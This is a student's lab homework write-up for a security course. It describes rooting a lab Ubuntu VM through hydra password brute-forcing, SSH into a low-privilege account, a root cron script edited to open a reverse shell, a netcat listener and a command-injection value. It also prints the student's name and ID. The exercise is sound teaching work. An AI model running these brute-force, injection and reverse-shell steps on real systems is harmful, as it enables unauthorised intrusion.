


Akshat Mehta
UID 119229194
ENPM685 0201

Homework 3

I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination.




```
root@kali:~# echo "Akshat Mehta"
Akshat Mehta
root@kali:~# echo "UID: 119229194"
UID: 119229194
root@kali:~#



root@enpm685:~# nc -lvnp 6969
[18]+ Stopped nc -lvnp 6969
root@kali:~# nc -lvnp 6969
listening on [any] 6969 ...
connect to [192.168.150.136] from (UNKNOWN) [192.168.150.128] 53628
^Z
[19]+ Stopped nc -lvnp 6969
root@kali:~# nc -lvnp 6969
listening on [any] 6969 ...
connect to [192.168.150.136] from (UNKNOWN) [192.168.150.128] 41748
^Z
[20]+ Stopped nc -lvnp 6969
root@kali:~# nc -lvnp 6969
listening on [any] 6969 ...
connect to [192.168.150.136] from (UNKNOWN) [192.168.150.128] 37148
bash: cannot set terminal process group (25906): Inappropriate ioctl for device
bash: no job control in this shell
root@enpm685:~# whoami
root
root@enpm685:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@enpm685:~#
```

To get the root access of the Ubuntu VM, I carried out the following steps:

- 1) It was mentioned in the assignment that I am allowed to SSH into an unprivileged user like "brute" and then pivot to the user with root privileges.
- 2) Using that, and with some smart guessing, I decided to brute force the unprivileged user with UID "brute"
- 3) I used hydra to crack the password for the brute force using the command: "hydra 192.168.150.128 ftp -l brute -P /usr/share/wordlists/rockyou.txt -e ns -vV"




- 4) After getting the password “kittykat1”, I remote SSHed into the brute account.
- 5) After getting access to the brute account, I searched for any running cron jobs and found one that had a bash file called “dosomething.sh” running on it.




This is the modified version of dosomething.sh


- 6) I opened the dosomething.sh file and found a bash call in it. Then I edited it and called an interactive bash shell along with a tcp connection to my kali machine which will be executed once the two machines are connected.



- 7) After that, I set up a listener on port 6969 on my kali machine using netcat and opened a tcp connection to my kali machine through my brute UID on ubuntu machine



- 8) After the connection was established, I triggered the cron job to execute the tcp command and execute a bash shell, by passing the “8.8.8.8| cat /usr/local/etc” command in the command injection webpage of ubuntu server.



- 9) After that the shell was executed as you can see in the first screenshot, granting me the root access privileges.

